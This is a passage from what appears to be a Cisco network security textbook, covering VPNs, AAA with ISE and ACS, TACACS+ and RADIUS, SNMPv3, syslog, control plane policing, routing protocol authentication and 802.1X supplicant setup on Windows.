VPN is designed to provide confidentiality, integrity, and origin authentication. Let's look at how VPN works. We're going to look at it from two aspects. We're going to look at it from a remote access mode, and we're going to look at it from a site-to-site mode. The first scenario is the remote access VPN.

In a Cisco world, first, we're going to install the Cisco AnyConnect Client on our device, and that device can make a VPN connection generally into a Cisco ASA Firewall. The ASA is our primary VPN device in a Cisco environment, especially for remote access, but Cisco routers also capable of doing VPN connections.

When we're talking VPN with a remote access connection, AnyConnect can do SSL VPN or IPSec if we're using IKEv2. Important to differentiate between IKEv1 and IKEv2, because the AnyConnect Client does not do IKEv1 connections, which is a traditional IPSec connectivity.

There is an old Cisco IPSec VPN Client that was used, and we generally don't use that anymore. We mostly use AnyConnect Client, which at the time of writing this book is version 4.8. So, imagine that we have the AnyConnect Client installed on the mobile device. We point it to the address of our VPN gateway, which in this case, our Cisco ASA Firewall, then the user connects to it.

If this is an SSL or an IPSec session, we're going to call this full tunnel, and if this is a full tunnel connection, we're going to issue an IP address from a pool range on our ASA out to the client. The client will get a private address, and that address will be routable on the inside of our network.

Now that the user is connected, his traffic can be routed to our internal servers. The internal server sees him as the IP address from the address pool. Perhaps it's something like a 10.x.x.x or 192.x.x.x address base. When the

server responds to that private address, our network on the back end is going to forward that traffic towards the VPN gateway. The VPN gateway is going to get that traffic, and this traffic goes inside of a tunnel and it's going to shoot it back in that tunnel that we have established from the VPN Client. That's an important aspect.

The client needs to be able to get an address to be able to do the full tunnel type of connectivity. We can do filtering on the ASA to control what kind of packets the mobile device can push through. We're going to use ASDM in most cases to monitor and well, but really to configure our device. ASDM is the GUI version of the ASA.

In the ASDM, there is a client editor. It's a client profile editor and that editor allows you to make changes to the VPN Client's functionality and then that way, when the user connects, the user can negotiate to what VPN Client profile should it use. Based on what we've configured in that editor we can then push those changes back, and those would be applied.

We can also do split tunneling. Split tunneling means that the user will be connected through the VPN, and we can have it set up, so only traffic that is going to our internal networks is sent in the VPN. Everything else that's going to internet website such as Google will be routed through the local internet connection and out to the internet. This is just another way that we can control the traffic with a VPN. This is a remote access VPN. Let's take a look at how this would work in a site-to-site VPN.

Chapter 37 DMVPN & Site-to-site VPN

When it comes to site-to-site VPN type of a connection, we're talking about IPSec in which case our routers are going to form a tunnel between sites. We're going to generally have either a routing protocol direct traffic over the tunnel, or we're going to have what's called a crypto ACL.

That crypto ACL will define the local and the foreign networks in which traffic will be encrypted. We're going to use the routing functionality in the device to determine how we get from one side to the other. At this point, we have the ability to take all packets from an inside host, move them across the tunnel, and deliver them to a foreign destination, or a host on another network that's within our organization.

That's simple, but let's back up for just a second. That is just what we call a site-to-site VPN. Another type of VPN that's fairly common in Cisco world is what's called a dynamic multi-point VPN. in a dynamic multi-point VPN, we are going to have one device that will be known as the hub, and the other devices that are going to be known as a Spoke and each of those Spokes are able to establish a tunnel into the hub and pass traffic to the hub.

But they'll use a protocol called NHRP or Next Hop Resolution Protocol to be able to resolve the address of a Spoke device so that they can do Spoke to Spoke tunnels dynamically. Now you can see we have a full mesh type of network where I can go from point A through the tunnel to point B, or I can go to point A through another tunnel to another Spoke to destination C on the other end.

That Spoke to Spoke tunnel is dynamic, so when I don't have traffic between there, it can tear that tunnel down, which makes it an excellent way to establish my VPN connectivity. It's an excellent way to handle things. This is called DMVPN. DMVPN, dynamic multipoint VPN. It's a popular concept in the Cisco world, something that you'll run into as time goes by.

This should give you an overview of regular site-to-site VPN as well as the DMVPN capability that we have in our Cisco routers and that's another point that we should mention here. DMVPN does not work on Cisco ASAs. Part of the protocol specification or part of the DMVPN functionality requires that we use something called GRE, Generic Routing Encapsulation. Cisco ASA Firewalls do not support GRE, nor do they support NHRP. While they do

IPSec site-to-site tunnels, a Cisco ASA will not support DMVPN because it doesn't do NHRP, and it doesn't go GRE.

Chapter 38 Securing Endpoints

When we talk about endpoint security, we're talking about applications that run on a laptop or a desktop PC, so typically these are end-user devices. That would include something like a Windows firewall, antivirus or anti-spyware. When we talk about all these different devices, we talk about IPS, endpoint security, firewalls, or VPNs, and they all lend themselves to a secure architecture.

Once we talk about a secure architecture, we want to ensure that as we design our network and build out topologies, and connect all these devices and start implementing services on the network, we take a defense-in-depth approach. A defense-in-depth approach, start with a firewall at the edge, followed by an IPS.

As we get closer to the core devices or to the users, we're going to have authentication, authorization, and accounting, what we call AAA. AAA handles any validation, if we know who they are, whether they should be there or not, and then account for what they do. Beyond AAA, we need to have hardened devices, as well as our endpoints, need to be hardened too.

The way that we achieve that on our endpoint devices is with antivirus, anti-spyware, client-side software, or anti-malware devices. Another design recommendation, as you think about building a network is that you implement a least-privilege model. You only give people enough to get their work done; that's all the privilege they need, and then you increase it as it needs to be.

It's also recommended that you assess where the weakest link is. Your network is only going to be as strong as the weakest link, so if you step back and assess the network, as you're designing it, look for that weak link and then make the modifications there that are going to build an overall more reliable network.

Some things that we want to keep in mind in terms of design and the last thing that we want to cover here are some common network architectures. These are some terminology that you need to understand. The first architecture is called the Campus Area Network or CAN. CAN is a network that is in a campus area, perhaps between a couple of different buildings.

Here, we have network switches, and maybe a few routers. That's generally

where we're going to see our users at. We also have Cloud and Wide Area Networks or WAN. Wide Area Networks connect campus networks between a large geographic area. Older terminologies used to refer frame relay connections or ATM connections too. Another typical architecture is Data Center, and lastly, the Small Office Home Office, also known as SOHO Network.

Chapter 39 Managing Network Devices

Let’s begin with the router. The router can be broken down into multiple planes or areas of responsibility, including the data plane, the control plane, and the management plane. The management plane is responsible for handling configuration, CLI commands, and the GUI interface.

The control plane is responsible for building routing tables and providing forwarding tables to the data plane. We have protocols such as SSH, handled by the management plane, routing protocols such as OSPF or EIGRP, or BGP handled by the control plane, and the data plane is responsible for moving packets between interfaces.

Having this basic understanding, you know that if the management plane is compromised, the configuration can be modified, control plane functions can be impacted, and ultimately, the data plane may not be able to forward packets. Primarily, we're talking about the real possibility of your router becoming unusable.

It could even become an attack vector leading to other types of attacks on the network, like routing protocol corruption or man-in-the-middle attacks. We must protect the management plane. Here are some recommended management plane practices. Recommended practices for the management plane include password policy, role-based access control, authentication, authorization, and accounting or AAA, Network Time Protocol or NTP, the Simple Network Management Protocol version 3, or SNMPv3, and restricting access to management protocols.

Let's discuss first password policy. Routers and switches don't have default passwords configured. This is one of the first things we're going to want to do when we stand up a box, and there are multiple places where passwords should be enabled. We need to enable password authentication for the console, for access to Enable or Privilege mode, and for the VTYs, where Telnet or SSH connections terminate.

In addition to setting passwords, it's recommended that we enable RBAC. RBAC stands for Role-Based Access Control, and it's a means for us to define various user roles and have specific commands tied into each role. Roles can be nested, giving us a modular type of configuration syntax. The next recommended practice for securing the management plane is to

implement AAA. AAA can be done locally, or more commonly used with an external server such as Cisco's Identity Services Engine or Cisco ISE.

These external services integrate with Active Directory and allow you to use your existing database to authenticate users, authorize their activities, such as the commands they enter, and account for everything that happens on the device at CLI.

We also want to be sure to set accurate time on our network devices. It's easiest to use the Network Time Protocol, or NTP to do this. Using NTP allows us to synchronize time among all the devices in the organization. This way our log timestamps are accurate and any certificates that may be in use can adequately be checked to see if they are within their validity period.

Another form of remote management is SNMP, or the Simple Network Management Protocol. SNMP comes in three different versions, version 1 and 2 using clear text community names for authentication and not providing any confidentiality. It's recommended that you use SNMPv3 in today's network environments.

This lets us make use of the AuthPriv capability, and use stronger authentication and encryption techniques. Finally, we want to be sure to restrict access to management protocols. Telnet is a standard protocol used for remote management. However, Telnet doesn't use encryption, and therefore it's not secure.

A man-in-the-middle attack could capture Telnet packets and view the commands in cleartext. This includes passwords entered on network devices. For this reason, you should restrict the use of Telnet and use SSH instead. SSH is secure because it uses encryption and hashing for integrity checking. SSH version 2 is the current version that should be preferred. You should also use Access Control Lists to limit the addresses that are authorized for management. Next, we'll take a look at AAA concepts.

Chapter 40 AAA

AAA, which stands for authentication, authorization, and accounting. Fundamentally, who are you, what are you allowed to do, and then when you did it, we keep the logs of that. It's a straightforward process, it's something that we've had around for a long time, but “tripe AAA” is how we call it for short, and we understand that could be any of those processes at any given time, authentication, authorization or accounting.

You have to authenticate a user before you can authorize them. There are two types of AAA. We have AAA for administrative access and we have AAA for remote user access. In addition to these two types of AAA, when we implement AAA for either administrative access or our remote user access, we have four ways that we can apply it.

There is the self-contained method, which means we're going to do all of our configurations on our device, were we are going to create local username and a password in a local database. We're going to configure our AAA commands to check that local database.

We can also use the Cisco ISE for Windows. We install the software on Windows, it installs as a service, and it runs as a server, then we log into the GUI interface and we configure it.

We also have Cisco Secure ACS appliance, which is a purpose-built hardware appliance that runs ACS service software. The same interfaces as what we would see for Windows, maybe a little different in the graphic interface, but same concept.

Then we have Cisco's Identity Service Engine or Cisco ISE, which is a newer product, in fact it's newer than Cisco Secure ACS. Cisco ISE is built for user authentication, it's primarily used in TrustSec deployments with BYOD and secure wireless networks, but it branches to other parts of the network in doing authentication.

Chapter 41 ACS & ISE

When it comes to Cisco ISE and ACS, I want to give you an overview of both devices, so you have a bit of an understanding on the differences between the two of them. When we talk about ISE and ACS, the first thing to understand is that they're kind of very similar to each other. For example, if you look at Cisco ISE, a lot of its capability was ported over from ACS because ACS came first.

With that said, let's discuss some of the features of ACS. When you talk about Cisco TrustSec, for a long time, ACS was the core policy component. It is a Linux-based appliance in most cases. There used to a Windows-based that was popular too, but the hardware appliance seems to be more popular nowadays.

It does have a software operating system image that you can run in VMware. Once it’s installed, the underlying operating system, the command line configuration, is similar to Cisco ISE because it runs the application development image, and ACS runs as an application on top of the ADE OS, and that's the same with Cisco ISE.

The Cisco ISE application runs on top of ADE. So both ACS and ISE can be accessed via a web-based GUI for most of the configurations that you can do. ACS is an attribute-driven, rule-based policy model, but ISE packs a lot more features. ISE has in the functionality that exists in ACS, and up until version 2.0, it did not have TACACS+, so that's where ACS was still necessary.

ACS runs TACACS+, as well as Radius. ISE, up until version 2. 0 only did Radius. In 2.x versions, it does TACACS+ as well as Radius. ISE integrates the ACS functionality and the NAC solutions that we had in the Cisco NAC Appliance. ISE can do access control, and it can do profiling, it can do posture assessment to see what the status of an endpoint looks like, to see if it is running the certain antivirus that we expect to see, and if not, it can put it into remediation.

ISE handles guest lifecycle, so it can onboard a guest and provide them with a username and password. ISE also available as an appliance or a virtual machine. The virtual machine is excellent because it comes as an OVA, and we can deploy an OVF template and drop it right into VMware. That's just a little bit of a comparison between ISE and ACS, but they're very similar to

each other. As far as the protocols TACACS+ and RADIUS go, it's crucial that you have some understanding of them. The protocols themselves, they are a communication protocol so that our network devices can talk to our server.

That server is going to be ACS or ISE. ACS supports both TACACS+ and RADIUS, and ISE supports both as of version 2.x, but before that, it was just RADIUS. TACACS+ uses TCP port 49. It is considered to be more secure than RADIUS because it encrypts the entire packet, not only the password, like RADIUS.

RADIUS does have a more robust API and accounting capability than TACACS+. RADIUS is a UDP-based protocol that uses ports 1812 and 1813. The planned replacement for RADIUS is called DIAMETER. We use RADIUS for remote access, such as dial-up connections. We also use RADIUS for 802.1X connection.

802.1X connections would be for connectivity to a wired or a wireless network. We would use a supplicant, which is the client that's sitting on a native device. It could be the native supplicant, but right into Windows or Mac or Linux, and it'll authenticate back to our ISE in most cases, or ACS, depending on how we've built our TrustSec deployment.

We can also use RADIUS for SIP authentications. TACACS+ is not compatible with some of the predecessors, TACACS and XTACACS are a Cisco proprietary protocol, and what's unique about it, is that it separates the authentication and authorization process into separate connections. It does a three-way handshake, so it does authentication, then tears that handshake down.

RADIUS on the other hand, does authentication and authorization at the same time, in the same session. TACACS+ does support a large number of features, and primarily, it is perfect for administrative authentication and authorization. That's just an overview of TACACS+ and RADIUS.

Let’s move on and discuss SSH briefly. The protocol called SSH, is also known as Secure Shell. SSH allows us to create a management connection that is secure and encrypted. On Cisco devices, that SSH daemon that is running, accepts incoming connections, it works with both our commercially available SSH clients like Secure CRT, as well as some of those free ones such as Putty.

It doesn't make a difference in what we use. If you're running a Mac, then right from the terminal interface, you can create an SSH session. There are two versions of SSH, version 1 and version 2. SSH version 1 is only supported within older IOS environments, and version 2 is only used in a newer versions, so you're going to want to ensure that you look at your IOS versions if you're planning on running SSH version 2. SSH version 2 is the recommended version.

Chapter 42 Privilege Levels

Privilege levels on Cisco devices allow us to control the access that administrative users have to the commands that they can enter. When it comes to privilege levels, there are two privilege levels that we can work with.

We can work with level 1 and level 15, and then we have a number of them in the middle. We can configure different privilege levels, and that'll let us do some role-based access control. We can set different passwords that control who has access to various privilege levels and then within each privilege level, and we can define the commands that are available at that level.

There are 16 privilege levels in total, 0-15. Level 0 is reserved for the user level access privileges, and levels 1 through 14 are levels that we can be customized. Level 15 is reserved for privileged mode, or what we might call enable mode, and if we want to assign privileges to any of those other levels, maybe 2 through 14, we're going to use the privilege command.

Whenever we login to user EXEC mode, we're automatically put into level 1, and then as we enter commands, they're all executed at level 1. If we wanted to execute commands that are above that privilege level, we type the command “enable”, and that puts us into privilege EXEC mode, which is privilege level 15.

We can control which privilege level we go to once we've created additional levels. Under the default configuration, you end up in user EXEC mode, which is level 1, and then from there, you don't have a whole lot of access to anything, but once you get into enable mode, you have access to everything, and that's by default.

Regards to Parser Views, once they are configured, they give us even more control. The role-based CLI feature allows us to create different views of device configuration, and those views can be accessed by users that are at varying levels of visibility. For example, you could create a user called a sysadmin. That sysadmin might only be able to look at interface details or statistics, maybe not even looking at the configuration.

We can limit what they have access to. When we create a Parser View, we're going to define the commands that are accepted inside that view from a user, and what is going to be visible to them. It gives me better control using a

Parser View than I would if I were just to create privilege level commands for every single command. So, privilege levels are one way, Parser Views is another way.

To create a parser view, we're going into enable mode and then enter global configuration mode, and then from there, we'll go ahead and create a parser view. Once we've created that parser view, we'll set the views password, and then we'll go ahead and define what commands are available in that particular view.

Once we've created that view, we can then access the parser view. Before we create this parser view, you should note that the AAA new-model command has to be enabled. To access the parser view, we have to type the “enable” command, and then the view name. This will prompt us for the password that's assigned to that view, and then inside that view, we can type the command “show parser-view all,” and it'll show us all of the available commands we have inside that view.

Chapter 43 Syslog & Reporting

When it comes to secure management and reporting, we have some considerations that we're going to look at first. There are also some recommendations that we want to apply to our networks. The first thing that we want to ask ourselves when it comes to logging is what is it that I should be logging, what kind of traffic needs to be logged, what type of activity requires to be logged and what messages are important to us?

Once we figure that out, Cisco can offer an easy way to get the log messages and send them to an external server. But the standard protocol that is used for this purpose is Syslog. Syslog is a UDP-based protocol, and then the next question that comes up is what if our traffic is tampered with, and so what can happen there?

Well, this opens up new issues, if our logging messages are tampered with, because in some cases these log messages are required for legal matters, and if they're tampered with, then the problem that we have is that they can't be used in many situations. There are certain things that we need to ensure.

We need to make sure that we have the right timestamp on our devices, or on these log messages that are coming into the Syslog server. Also need to make sure that when something says it happened, that's when it happened.

Not only does this help me when it comes to security-related incidents, but also in troubleshooting different things it's good to know exactly when it happened and build a timeline, and we can see if something is being correlated over some time, or how much more critical those timestamps are going to be.

What do we need to keep all these under legal limits? Well, you should only keep the information that's going to be relevant to you, and store that persistently, and then we also want to know what kind of volume traffic is going to be sent to the Syslog servers.

You may have to deploy more than one syslog server, especially if the one that you are deploying is being overwhelmed and it's taken on the burden of multiple devices, especially if those are really busy devices.

For example, if you were to have a Cisco ASA Firewall and it were to send traffic to a single syslog server that might be fine, but if you had 5 ASAs and

they're all reporting to the same Syslog server, that doesn't have a lot of storage space or that has to continue to archive that off. It doesn't have a lot of RAM to process these events, well then you can run into some issues.

Let's take a look at some of the considerations or management guidelines. The first protocol to mention here is NTP, which is our Network Time Protocol. What do we want to do with it? Well, we want to keep our clocks on our devices synchronized.

Not only on network devices but also host devices, really everything that's touching the network, we want to have a common time source that we're all pulling from so that we all have that same time. We want to enforce our password policies and make sure that is consistent. Ensure that we don't have one group that doesn't have to update their passwords while another group does.

That's not a good password policy, in that case, so we want to make sure we're doing that. We also want to think about our out-of-band management. Perhaps if we have out-of-band management, we want to make sure that we're using the highest level of security possible on that out-of-band network, making sure that we don't run the risk of passing insecure management protocols like SNMPv1 or Telnet traffic over a production network where the traffic shouldn't be seen.

We want to use SSH if we're going to be sending traffic in-band. There's a difference between in-band and out-of-band. In-band means we're using our network resources to pass management traffic, while out-of-band means we have a separate network that's used for management.

We want to look at the two of them and ensure that if we are using the production network, if we're doing something in-band, let's encrypt that just so our traffic doesn't get captured by the wrong people and make it into the wrong hands.

We also want to use SSL if we're going to be in-band. Then we also could consider when it comes to these managed devices, should the connection or should that method of access always be enabled, something that's always on, or should this be something that we enable temporarily.

We allow the temporary connectivity and then make our changes, and then we disconnect, and it doesn't leave it wide open to the outside world. One

possible method here would be to use IPsec. We could use IPsec to terminate a VPN connection, and then only allow connectivity from the VPN address pool. This way, the connection is not always exposed to the outside world.

For example, the management connection like SSH or SSL, we could do that through an IPsec session that needs to be established, and that gives us an extra layer of security. That's something that we need to determine. Do we need that channel for management to be open at all times, or is this just something that should be temporary. These are all some general recommendations that revolve around keeping our devices secure but also allowing us the ability to manage these devices properly.

Chapter 44 CPU Threshold, Netflow & SNMP

We already been talking about critical components of our devices, so the memory and the CPU utilization definitely come into play here. One of the features that we can enable is called CPU thresholding. CPU thresholding uses a simple command process CPU threshold to enable a rising threshold or a falling threshold, and an interval in which if we either exceed or if we fall below these values, we would expect to receive an SNMP notification.

In that SNMP notification, it's going to have the top CPU users, so we can get an idea of what's making that CPU rise above the threshold for that interval. To enable CPU thresholding on Cisco devices are easy. First, you type the command “enable” then “config terminal” and we can run a command on the current CPU usage by typing “show processes CPU”.

We have to specify the type of thresholding, and the different types we have are, interrupt, which is the interrupt level utilization, we have the process, which gives us process-level utilization, or we can take everything and do consideration with the keyword total.

One of the things that we do need to make sure of is that we are aware of the interval values, and those are between number 5 through 86400. 86400 seconds is about 1 day. If all of a sudden, our utilization is in the dir, then the router, for example, is not doing anything at all, and that could indicate another problem. If we have less than 5% utilization over 5 minutes, something is not normal, and we want to be notified.

You do have to have SNMP traps configured for this to function, but this sets the thresholds, and that's what we want to just giving us that extra information to know if the device is acting the way it should or not. How does this fit into security? Well, in security we need to make sure that the infrastructure is protected.

If somebody were to have some kind of process or if somebody were to launch a Denial of Service attack or some kind of an ICMP attack, that attack against our router could cause the CPU to spike, in which case this threshold could let us know that something is going on. We need to make sure that the infrastructure is secure. Let's take a look at Netflow.

When it comes to Netflow, we're not concerned with how they get configured because these are things that you should already have some configuration

ability for. Instead, these are the things that should be considered. We want to focus on the recommendations that revolve around security.

Netflow is a protocol that's used to take flow information and then export that off to an external device, which we call a Netflow collector. Imagine a scenario, where we are going to enable Netflow on network switches, and we were going to be looking at flows or ingress traffic into those devices. What do we need to be concerned about? Well, let's start with the path that Netflow information would be exported.

Netflow export is a one-way flow, and it’s using UDP. We need to think about the path the Netflow information would take, and we need to think about what kind of information is going to be carried, because it’s something that needs to be secured.

In some cases, maybe it's not something that needs to be secured other than just letting that Netflow information travel. We would assume a certain level of security on the core devices, depending on how the network is built out, and so maybe we don't have to put information into a VPN tunnel.

But if the Netflow server is off-site, maybe located at the Datacentre, so if it’s across a Wide Area Network or WAN, and we're talking about one of our branches sending Netflow back across the WAN. And that WAN happens to be a public internet, well then in that case maybe we do want that traffic to be encrypted just because we don't want people to see our flow information and be able to learn our traffic patterns. We also have Management Access Lists or ACLs that we can further consider using and think about where we would want to put our Management ACLs within a network.

The last thing to talk about is SNMP. SNMP is based on a couple of different things. We have a network management server, we have a trap agent, and we have MIB. The SNMP server must be running specialized software to be able to receive SNMP information. Then, we also need to have an SNMP agent on the network devices such as on the Firewalls, or the edge routers to get a management information base which would be used to send information over to the SNMP server, or so that the SNMP server would be pulling that information.

These agents can send message that are unsolicited. The way that SNMP authenticates, depending on the version, and is called a community string for SNMPv1 and v2. We also have read-only community strings, and they can

get information, but they can't set information. Then we also have read-write community strings, and they can set information as well.

If you have set access, that's like giving you privilege mode on the router, that offers you all-access, and that may not be a good thing. SNMPv1 is a model based on what's called “noAuthNoPriv”. It's just community strings. There's no authentication, and there's no privilege control, it's just a plain-text string. That string, if it's clear text and somebody gets ahold of it, you're in trouble.

SNMP version 2c is also a “noAuthNoPriv” with a community string. It doesn't do authentication, it just does string matches, and it's not the most secured either. SNMPv3 has a couple of different options. It's got “noAuthNoPriv”, “authNoPriv”, and “authPriv”.

Using SNMPv3, we can use usernames, we can do “authNoPriv”, we can do MD5 and SHA, secure hash algorithms, and that provides an HMAC, which is a hashed message authentication code that's used for authentication. AuthPriv it's the most reliable level that you can get. It's authenticated with DES or 3DES or AES encryption, in addition to the authentication that uses the HMAC. Therefore, as a general recommendation, we want to make sure that we use SNMPv3 anytime we're managing devices.

Chapter 45 Control Plane Policing

The control plane of our devices is where routing protocols and device management happens, so this is part of the device's hardware and software that supports those features. It'll process packets that are sent to machines, and then it'll process packets that the router or the switch originates itself.

Anything that gets sent from your router comes out of the control plane, and anything that is destined to your router gets sent up to the control plane. We have three different planes that we generally work with. We have the control plane, which is what we're discussing here, and then there's the data plane, and then the management plane, but now we're focusing on what the control plane does.

It's crucial that we protect the control plane, because if someone can get in there and corrupt the routing tables, then it's easy to create a man-in-the-middle attack so they can redirect our traffic to go somewhere that it shouldn't, and then they can capture that traffic. Thus, we must protect this area of the device.

We want to make sure that we don't have too much load on the CPU, we want to make sure that we don't have different services that fail because somebody is hammering the control plane, so this is important. When somebody telnets into a router, we can apply an access list on it, and that would be an inbound access list or ACL, so traffic that comes into the router would have to pass through that inbound ACL.

The same thing is true for the interfaces. The interfaces can have an inbound ACL, and traffic has to pass through those inbound ACLs before they hit our router, and our router makes any decisions on how to move that traffic. Anything that's going to the control plane, any traffic coming in that are going to the control plane, it has to pass through any inbound ACL first.

That would mean either the inbound ACL on an interface or the ACL on the VTYs. When it comes to configuring Control Plane Policing, it's generally considered an advanced topic. Still, to give you an overview of the three main configuration elements, those are a class map, a policy map, and a service policy.

We want to protect the control plane, and we generally will police traffic so that we can control the rate that traffic is coming into the control plane so that

we don't end up spiking the CPU because we get hammered all of a sudden. The first thing that we would need to do is create a class map, and that class map is going to identify what traffic we should be looking at. Typically, a class map is going to reference an access list. An access list is a filter, so it's a way to match on packets, and the class-map will reference the access list.

Chapter 46 Authenticating Routing Protocols

When it comes to routing protocols, they communicate crucial information with one another, they exchange information that has to do with network connectivity, as well as how we reach different destinations in the network, and they build forwarding paths between destinations. If we don't have routing protocols and we have to configure static routes, then this becomes problematic as our network scales, so routing protocols are an essential thing for us.

When we want to prevent an attacker from being able to participate in our routing domain, there's something that we do. We authenticate the updates. Mostly, we use a cryptographic authentication, which creates a hash of our update, and then we send that hash along with the update. This does require a shared secret to be configured on both ends.

You have to ensure that the shared secret is a secret, because if somebody in the path were to learn it, then they could generate their updates, and we would trust them. That would be an issue. These hashes that are generated by the shared secret is called a Message Authentication Code, or a MAC, and sometimes you'll hear these in IP sec referred to as an HMAC, a Hash Message Authentication Code.

Make sure that those are kept secret and configured manually on both sides, and keep in mind that this is not encrypting the update, it's merely authenticating the update, so there's no secrecy or privacy or confidentiality here. If an attacker is in the path and they grab that update, they have the hash.

These hashes, if they're strong then we're good, but if they're not strong then they could be susceptible to a brute force attack, and if that's the case then we run into some problems. If somebody were to launch a brute force attack, then it's just a matter of time before they guess the password or they are able to crack that password, then we are in a whole lot of trouble.

We generally don't route down at the access layer, unless we're doing layer three out to the access layer. At the Core, the Distribution, the Data Center, we should enable some routing protocols, and if you work with OSPF known as Open Shortest Path First, you have to configure OSPF by defining a

keychain. When you specify this keychain, you have set its cryptographic algorithm to use HMAC SHA256.

SHA stands for Secure Hash Algorithm, 256 is the bits, 256-bit Secure Hash Algorithm. That is considered a secure way of doing it. It is new in terms of routing protocol authentication. Older routers don't support this, in which case you'll probably have to go back to an MD5 authentication or Message Digest 5, in which case you would just set the cryptographic algorithm to MD5 and be done with it.

It's not as secure, but it's not supported everywhere with SHA256. Once these keys are configured, one thing that you want to know is that these keys, by default, they're always valid, and they never expire. If you're going to get a little more granular, you can set their validity times and have them expire, and you can roll them over or rotate them. This would give you more security. Once you define this keychain, which is the first thing that you would do with OSPF, you have to apply it to the interface directly, and then you have to verify it.

With EIGRP authentication, the configuration is very similar. We can use the SHA256, and if we use that, we have to use a unique configuration where it's named in our authentication configuration. Next, configure a keychain, reference that key inside the keychain, and then apply it to an interface, so it's very similar in terms of configuration.

Chapter 47 802.1X Authentication

802.1X is heavily used in our campus environments and wireless networks. Why do we need 802.1X authentication process? Well, imagine the following scenario. Imagine that we have a couple of clients, and one them is a Windows 10 based OS-s, and then we have an iPad. The iPad is going to want to connect to the network, and the Windows 10 machine is also wants to connect to the network, but we want to protect our network from unauthorized devices gaining access.

If a user were to bring in a computer and plug into one of the publically available ports, we want to have some control over whether or not we're going to allow them to get to certain areas of the network. For example, are they going to be able to send traffic from an unauthorized or an unknown Windows machine that connects into our network?

Are we going to let them send traffic across the network and start connecting to our servers? Is that something that we want to have happening? In most cases, we want to have a lot of control, and this is why we use 802.1X.

802.1X is an IEEE developed protocol, and the protocol was designed to do port-based authentication. When we say port-based authentication, we're talking about authentication on the interface where a user would connect. If you remember, on Cisco network switches the switch ports are enabled by default.

Occasionally, engineers don't follow recommended configurations, and they leave these ports enabled. But, if we use 802.1X technology, it'll give us an extra layer of security where we can leave that port enabled, but if somebody does connect to it and the link becomes active, well now we can find out who they are, and decide what they're allowed to do.

It's going to involve the users that are connecting via our wireless network that could not be an iPad, but it could be a Windows 10 machine that's not wired, it's just coming into the network. It could also be a Mac, trying to connect into the wireless, or it could be a corporate wireless device that is trying to connect to the network. Maybe they know the password to the wireless network.


They perhaps know the WPA2 key because they're a user within the organization. Just having that key on the network is probably not going to be

enough so that we can use enterprise-class authentication instead, and that's where 802.1X would come in. One other thing to point out is that we're going to have a couple of different elements.

There are few terms that you are going to see in an 802.1X environment, so let’s discuss those first. The first term is called “Supplicant”. What is a supplicant, and why is it important to us? Well, a supplicant is a software that is installed on a client device. It could be a Windows 10 machine, it could be an iPad, but either way, the supplicant is the client-side software that supports 802.1X communication.

This could be what we call a native client. The native client would be just working with Windows 10 and enabling authentication inside the Windows 10 network adapter. On a Windows machine, if you want to configure the supplicant, go into the network adapter, go to Properties, and find the Authentication tab.

If you don't see the Authentication tab, it's because you need to enable it in your services. So type services, and go all the way down to the bottom, and look for Wired AutoConfig.


Services
File Action View Help
Services (Local)
Services (Local)
Wired AutoConfig
Start the service
Description:
The Wired AutoConfig (DOT3SVC) service is responsible for performing IEEE 802.1X authentication on Ethernet interfaces. If your current wired network deployment enforces 802.1X authentication, the DOT3SVC service should be configured to run for establishing Layer 2 connectivity and/or providing access to network resources. Wired networks that do not enforce 802.1X authentication are unaffected by the DOT3SVC service.
Name
Description
Windows Push Notifications System Service
This service runs in session 0 and hosts the notification platform and.
Windows PushToInstall Service
Provides infrastructure support for the Microsoft Store. This service i.
Windows Remote Management (WS-Manage...
Windows Remote Management (WinRM) service implements the W...
Windows Search
Provides content indexing, property caching, and search results for fi.
Windows Security Service
Windows Security Service handles unified device protection and heal.
Windows Time
Maintains date and time synchronization on all clients and servers in..
Windows Update
Enables the detection, download, and installation of updates for Win.
Windows Update Medic Service
Enables remediation and protection of Windows Update components
WinHTTP Web Proxy Auto-Discovery Service
WinHTTP implements the client HTTP stack and provides developer..
Wired AutoConfig
The Wired AutoConfig (DOT3SVC) service is responsible for performa.
WLAN AutoConfig
The WLANSVC service provides the logic required to configure, disc...
WMI Performance Adapter
Provides performance library information from Windows Managem...
Work Folders
This service syncs files with the Work Folders server, enabling you to .
Workstation
Creates and maintains client network connections to remote servers .
WpnUserService_4ee15
This service hosts Windows notification platform which provides su...
WWAN AutoConfig
This service manages mobile broadband (GSM & CDMA) data card/..
Xbox Accessory Management Service
This service manages connected Xbox Accessories.
Xbox Live Auth Manager
Provides authentication and authorization services for interacting wi..
Xbox Live Game Save
This service syncs save data for Xbox Live save enabled games. If thi..
Xbox Live Networking Service
This service supports the Windows.Networking.XboxLive application..

This Wired AutoConfig service is responsible for performing the 802.1X authentication on your Ethernet interfaces. If you open this up, on Windows by default, you can see that this service is stopped, and it's set to Manual. If you're going to be using the native supplicant that's built into Windows, you're going to want to change this to Automatic and then start it. Then once you do that, you can go ahead and close the Services tab.

Now, if you go into the Properties for your Ethernet adapter, now you will see that you have the Authentication tab, and now 802.1X authentication has been turned on. This is the native supplicant that is built right into Windows. We also have native supplicant capabilities on our iPads, on our iPhones, and our Mac computers. On Mac, or Linux machines, they also have supplicant capabilities, and this is also built right into the operating system.

